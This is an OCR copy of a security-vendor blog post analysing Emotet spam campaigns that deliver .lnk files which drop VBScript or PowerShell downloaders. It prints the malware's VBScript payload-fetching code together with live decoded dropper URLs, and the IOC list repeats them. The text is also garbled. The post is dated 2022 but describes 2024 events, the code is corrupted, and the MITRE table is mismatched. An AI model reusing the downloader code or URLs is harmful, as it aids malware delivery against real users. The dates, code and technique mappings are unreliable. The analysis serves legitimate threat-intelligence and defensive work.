
Emotet Returns With New TTPs And delivers .lnk files to its victims

blog.cyble.com/2022/04/27/emotet-returns-with-new-ttps-and-delivers-lnk-files-to-its-victims/

April 27, 2022



On 2024-04-22, the @malware_traffic posted on their Twitter handle that the epoch4 Emotet server started spamming and delivering zipped .lnk files to its victims through spam email, as shown in Figure 1. The .lnk file further executes VBScript or PowerShell script to download the Emotet payload in the victims' machine. The use of a .lnk file and PowerShell or VBScript is a new combination that has not been used by the Emotet before.




Figure 1 – Spam Email

The Cyble Research Labs has already published a blog about Emotet TTPs in February 2022. During this time, the Emotet was delivered to users with a spam email containing an MS excel attachment.

Technical Analysis

Infection Chain-1

SHA256: **115d7891a2abbe038c12ccc9ed3cfeedfdd1242e51bcc67bfa22c7cc2567fb10**

The initial infection starts when the user extracts the password-protected zip file and executes the link file in the machine. Upon execution, the .lnk file has commands to drop a malicious VB script file in the Temp location of the target machine, as shown in the below figure.




Figure 2 – Command to Drop VBScript

The dropped VB script further executes with the help of WScript.exe, downloads the Emotet payload from the remote server, and executes it using regsvr32.exe. The payload URLs are encoded using base64 and decoded during runtime for downloading the Emotet payload. The below Figure shows the VBS file.

```
Dim xml,Ws,Db,FiLePaTH,uRL
xml = "MSXml2.SeRVERXmlhtTp.3.0"
Ws = "wscRipT.SHE11"
Db = "aDodb.STReam"
Set ImSHdnYdVR = CreateObject(ws)
TmP = imsHdnydvR.EXpANdeNvIroNmEnTSTrIngS("%tmp%")
wiNDiR = iMshDnYdvR.ExPAndenviroNmEnTstRiNgs("%wInDiR%")

FilEPATH = tMp & "\KzcEXkekpr.Zvp"

Call prog
Sub PROG
    Randomize
    INDeX = Int((5 - 0 + 1) * Rnd + 0)
    Dim msXML
    Set mSxML = CreateObject(xmL)
    Dim STreAM
    Set stream = CreateObject(DB)
    MsxML.oPEN "GEt", BasE64Decode(ImPxInNpsd(iNdEX)), False
    msXML.sETReQueStheadEr "uSer-AgeNT", "vBKbaQgjyvRRbcgfv1sc"
    msxML.SEnd wiTHstream
    .Type = 1
    .OpEN
    .write MsXM1.rEspoNsEBody
    .savetOfIlE fILEPATH, 2
End With
End Sub
```

```
LmPxinnpsd(0) = "aHR0cHM6Ly9jcmV1bW8ucGwvd3AtYWRtaW4vWktTMURjZHF1VVQ0QmI4S2Iv"
https://creemo.pl/wp-admin/ZKS1DcdquUT4Bb8Kb/
LmPxinnpsd(1) = "aHR0cDovL2ZpbG1tb2d6aXZvdGEucnMvU3ByeUFzc2V0cy9nRFIv"
http://filmmogzivota.rs/SpryAssets/gDR/
LmPxinnpsd(2) = "aHR0cDovL2R1bW8zNC5ja2cuaGsvc2Vydmljzs9oaE1acmZDN01ubT1KRC8="
http://demo34.ckg.hk/service/hhMZrfC7Mnm9JD/
LmPxinnpsd(3) = "aHR0cDovL2ZvY3VzbWVkaWNhLmluL2ZtbG1iL0l4QkFCTWgvSTJjTE0zcXExR1Z2Lw=="
http://focusmedica.in/fmlib/IxBABMh0I2cLM3qq1GVv/
LmPxinnpsd(4) = "aHR0cDovL2NpcHJvLm14L3ByZW5zYS9zaVpQNjlyQkZtaWJEdnVUUDFMLw=="
http://cipro.mx/prensa/siZP69rBFmibDvuTP1L/
LmPxinnpsd(5) = "aHR0cDovL2NvbGVnaW91bmFtdW5vLmVzL2NnaS1iaW4vRS8="
http://colegiounamuno.es/cgi-bin/E/
```

Figure 3 – Downloads and Executes Payload

The below Figure depicts the execution flow of Emotet malware through WScript.




Figure 4 – Execution FlowThrough WScript

Infection Chain-2

SHA256:09f44c33ba0a5f1e22cd5b8b0d40c9808e2668ee9050ac855a6ae0744bc9e924

On 2024-04-26, the Emotet campaigns started using .lnk and PowerShell combinations for delivering the payloads. In this campaign, the .lnk file drops a PowerShell file in the Temp folder, which further downloads the Emotet payload from the remote server and executes it using regsvr32.exe. The below Figure shows the PowerShell command used by the malware.




Figure 5 – Downloads and Execute Emotet Payload

The below Figure depicts the execution flow of Emotet malware through PowerShell.




Figure 6 – Execution FlowThrough PowerShell

Conclusion

Emotet is a sophisticated and long-lasting malware that has impacted users globally. Threat Actors are constantly adapting their techniques to stay one step of cybersecurity entities – Emotet is one such example. Cyble Research Labs is continuously monitoring the activity of Emotet and other malware and will keep our readers updated.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

- Don’t keep important files in common locations such as the Desktop, My Documents, etc.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Turn on the automatic software update feature on your computer, mobile, and other connected devices wherever possible and pragmatic.
- Use a reputed anti-virus and Internet security software package on your connected devices, including PC, laptop, and mobile.
- Refrain from opening untrusted links and email attachments without verifying their authenticity.
- Conduct regular backup practices and keep those backups offline or in a separate network.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Initial Access	T1566 T1566.001	– Phishing – Phishing: Spearphishing Attachment
Execution	T1059	– Command and Scripting Interpreter
Credential Access	T1573 T1571 T1110.001	– Encrypted Channel – Non-Standard Port – Brute Force: Password Guessing

Discovery	T1087	– Account Discovery
Collection	T1560	– Archive Collected Data
Privilege Escalation	T1547.001	– Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder

Indicators of Compromise (IOCs)

Indicators	Indicator Type	Description
95e0286c6c38320d9673b6492f9e2284	MD5	Datos-2504.lnk
7ae2cf1d20de3a965b1c5f41368aa29e12eba450	SHA1	Datos-2504.lnk
115d7891a2abbe038c12ccc9ed3cfeedfdd1242e51bcc67bfa22c7cc2567fb10	SHA256	Datos-2504.lnk
3952caf999263773be599357388159e0	MD5	SRW735125373WM.lnk
76c39a3a4823beab79e497bfcdbc2367188d95c4	SHA1	SRW735125373WM.lnk
09f44c33ba0a5f1e22cd5b8b0d40c9808e2668ee9050ac855a6ae0744bc9e924	SHA256	SRW735125373WM.lnk
hxxps://creemo.pl/wp-admin/ZKS1DcdquUT4Bb8Kb/	URL	Emotet Dropper URL
hxxp://filmmogzivota.rs/SpryAssets/gDR/	URL	Emotet Dropper URL
hxxp://demo34.ckg.hk/service/hhMZrfC7Mnm9JD/	URL	Emotet Dropper URL
hxxp://focusmedica.in/fmlib/lxBABMh0l2cLM3qq1GVv/	URL	Emotet Dropper URL
hxxp://cipro.mx/prensa/siZP69rBFmibDvuTP1L/	URL	Emotet Dropper URL
hxxp://colegiounamuno.es/cgi-bin/E/	URL	Emotet Dropper URL
hxxp://focusmedica.in/fmlib/lxBABMh0l2cLM3qq1GVv/	URL	Emotet Dropper URL